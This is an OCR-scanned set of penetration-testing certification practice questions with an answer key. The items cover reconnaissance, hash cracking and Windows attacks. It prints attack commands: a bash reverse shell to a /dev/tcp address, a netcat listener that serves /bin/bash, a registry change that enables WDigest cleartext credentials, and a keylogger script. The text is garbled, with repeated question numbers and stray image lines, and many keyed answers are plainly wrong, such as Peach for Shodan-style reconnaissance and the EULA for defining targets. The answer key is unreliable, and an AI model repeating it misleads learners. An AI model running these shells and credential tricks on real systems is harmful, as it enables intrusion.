C)



```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential
/t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 8
In which of the following components is an explogted vulnerability MOST likely to affect multiple running application containers at once?

A. Common libraries
B. Configuration files
C. Sandbox escape
D. ASLR bypass

Answer: D

NEW QUESTION 9
Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Answer: A

NEW QUESTION 10
If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8
Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMvl
C. NTLM
D. SHA-1


Answer: C

NEW QUESTION 10
A software development team recently migrated to new application software on the on-premises environment Penetration test findings show that multiple vulnerabilities exist If a penetration tester does not have access to a live or test environment, a test might be better to create the same environment on the VM Which of the following is MOST important for confirmation?

A. Unsecure service and protocol configuration
B. Running SMB and SMTP service
C. Weak password complexity and user account
D. Misconfiguration

Answer: A

NEW QUESTION 15
A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:




http://www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd

A. Directory traversal
B. Cross-site scripting
C. Remote file inclusion
D. User enumeration

Answer: D


NEW QUESTION 18
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)




```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)




```
dig -q any _lanman._tcp.internal.comptia.net
```

C)



```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)



```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 23
A penetration tester successfully explogts a DM2 server that appears to be listening on an outbound port The penetration tester wishes to forward that traffic back to a device Which of the following are the BEST tools to use few this purpose? (Select TWO)

A. Tcpdump
B. Nmap
C. Wiresrtark
D. SSH
E. Netcat
F. Cain and Abel

Answer: CD

NEW QUESTION 26
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 27
When performing compliance-based assessments, which of the following is the MOST important Key consideration?

A. Additional rate
B. Company policy
C. Impact tolerance
D. Industry type

Answer: A

NEW QUESTION 31
A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization. Which of the following techniques would be the MOST appropriate? (Select TWO)

A. Query an Internet WHOIS database.
B. Search posted job listings.
C. Scrape the company website.
D. Harvest users from social networking sites.
E. Socially engineer the corporate call cente

Answer: AB

NEW QUESTION 36
A penetration tester notices that the X-Frame-Optjons header on a web application is not set. Which of the following would a malicious actor do to explogt this configuration setting?

A. Use path modification to escape the application's framework.
B. Create a frame that overlays the application.
C. Inject a malicious iframe containing JavaScript.
D. Pass an iframe attribute that is maliciou

Answer: B

NEW QUESTION 38
A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for the penetration tester to take?

A. Obtain staff information by calling the company and using social engineering techniques.
B. Visit the client and use impersonation to obtain information from staff.
C. Send spoofed emails to staff to see if staff will respond with sensitive information.
D. Search the Internet for information on staff such as social networking site


Answer: C

NEW QUESTION 43
Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?

A. To remove the persistence
B. To enable penitence
C. To report persistence
D. To check for persistence

Answer: A

NEW QUESTION 44
A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."




```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
   echo "True"
else
   echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

A. Change fi' to 'Endlf
B. Remove the 'let' in front of 'dest=5+5'.
C. Change the '=" to '-eq'.
D. Change •source* and 'dest' to "Ssource" and "Sdest"
E. Change 'else' to 'eli

Answer: BC

NEW QUESTION 47
Given the following script:



```
import pyHook, pythoncom, logging, sys
f="f.txt"
def OnKeyboardEvent(event):
        logging.basicConfig(filename=f,level=loggin.DEBUG,format='%(messages)')
        chr(event.Ascii)
        logging.log(10,chr(event.Ascii))
        return True

hm = pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Which of the following BEST describes the purpose of this script?

A. Log collection
B. Event logging
C. Keystroke monitoring
D. Debug message collection

Answer: C

NEW QUESTION 49
Which of the following has a direct and significant impact on the budget of the security assessment?

A. Scoping
B. Scheduling
C. Compliance requirement
D. Target risk

Answer: A

NEW QUESTION 52
During an internal network penetration test, a tester recovers the NTLM password hash tor a user known to have full administrator privileges on a number of target systems Efforts to crack the hash and recover the plaintext password have been unsuccessful Which of the following would be the BEST target for continued explogtation efforts?

A. Operating system Windows 7 Open ports: 23, 161
B. Operating system Windows Server 2016 Open ports: 53, 5900
C. Operating system Windows 8 1Open ports 445, 3389
D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 56
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat
B. Script kiddie
C. Hacktivist
D. Organized crime

Answer: A

NEW QUESTION 59
Which of the following reasons does penetration tester needs to have a customer's point-of -contact information available at all time? (Select THREE).

A. To report indicators of compromise
B. To report findings that cannot be explogted
C. To report critical findings
D. To report the latest published explogts
E. To update payment information
F. To report a server that becomes unresponsive
G. To update the statement o(work
H. To report a cracked password

Answer: DEF

NEW QUESTION 60
A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system.o make (he pre*ous command success?

A. nc -nvlp 443
B. nc 10.2.4.6 443
C. nc -w3 10.2.4.6 443
D. nc-/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 65
An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email m to obtain the CEO s login credentials Which of the following types of attacks is this an example of?

A. Elicitation attack
B. Impersonation attack
C. Spear phishing attack
D. Drive-by download attack

Answer: B

NEW QUESTION 69
During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

A. Ettercap
B. Tcpdump
C. Responder

D. Medusa

Answer: D

NEW QUESTION 74
A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profile s. For which of the following types of attack would this information be used?

A. Explogt chaining
B. Session hijacking
C. Dictionary
D. Karma

Answer: B

NEW QUESTION 77
A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of following BEST describes the types of adversaries this would identify?

A. Script kiddies
B. APT actors
C. Insider threats
D. Hacktrvist groups

Answer: B

NEW QUESTION 81
A penetration tester locates a few unquoted service paths during an engagement. Which of the following can the tester attempt to do with these?

A. Attempt to crack the service account passwords.
B. Attempt DLL hijacking attacks.
C. Attempt to locate weak file and folder permissions.
D. Attempt privilege escalation attack


Answer: D

NEW QUESTION 83
A penetration tester has been asked to conduct OS fingerprinting with Nmap using a companyprovide text file that contain a list of IP addresses.
Which of the following are needed to conduct this scan? (Select TWO).

A. -O
B. _iL
C. _sV
D. -sS
E. -oN
F. -oX

Answer: EF

NEW QUESTION 84
Click the exhibit button.



```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (fi
nal release) and 2.0.64 are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available remotely.
+ OSVDB-12184: /dvwa/index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potenti
ally sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /: Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source code via the -s parameter, and may a
llow command execution. See http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the source code via the -s parameter,
and may allow command execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported on remote host
+ End Time:           2012-12-03 01:33:07 (GMT0) (224 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Given the Nikto vulnerability scan output shown in the exhibit, which of the following explogtation techniques might be used to explogt the target system? (Select TWO)

A. Arbitrary code execution
B. Session hijacking

C. SQL injection
D. Login credential brute-forcing
E. Cross-site request forgery

Answer: CE

NEW QUESTION 88
A tester has captured a NetNTLMv2 hash using Responder Which of the following commands will allow the tester to crack the hash using a mask attack?

A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordliat.txt
B. hashcax -m 5€00 hash.txt
C. hashc&t -m 5600 -a 3 haah.txt ?a?a?a?a?a?a?a?a
D. hashcat -m 5600 -o reaulta.txt hash.txt wordliat.txt

Answer: A

NEW QUESTION 93
A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?

A. NiktO
B. WAR
C. W3AF
D. Swagger

Answer: A

NEW QUESTION 94
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

A. RID cycling to enumerate users and groups
B. Pass the hash to relay credentials
C. Password brute forcing to log into the host
D. Session hijacking to impersonate a system account

Answer: C

NEW QUESTION 98
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

A. Rules of engagement
B. Master services agreement
C. Statement of work
D. End-user license agreement

Answer: D

NEW QUESTION 100
After successfully capturing administrator credentials to a remote Windows machine, a penetration tester attempts to access the system using PSExec but is denied permission. Which of the following shares must be accessible for a successful PSExec connection?

A. IPCS and C$
B. C$ and ADMINS
C. SERVICES and ADMINS
D. ADMINS and IPCS

Answer: C

NEW QUESTION 103
In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 106
A penetration tester ran the following Nmap scan on a computer nmap -sV 192.168.1.5
The organization said it had disabled Telnet from its environment However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH Which of the following is the BEST explanation for what happened?

A. The organization failed to disable Telnet.
B. Nmap results contain a false positive for port 23.

C. Port 22 was filtered.
D. The service is running on a non-standard por

Answer: A

NEW QUESTION 109
A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

A. nc -lvp 4444 /bin/bash
B. nc -vp 4444 /bin/bash
C. nc -p 4444 /bin/bash
D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 110
......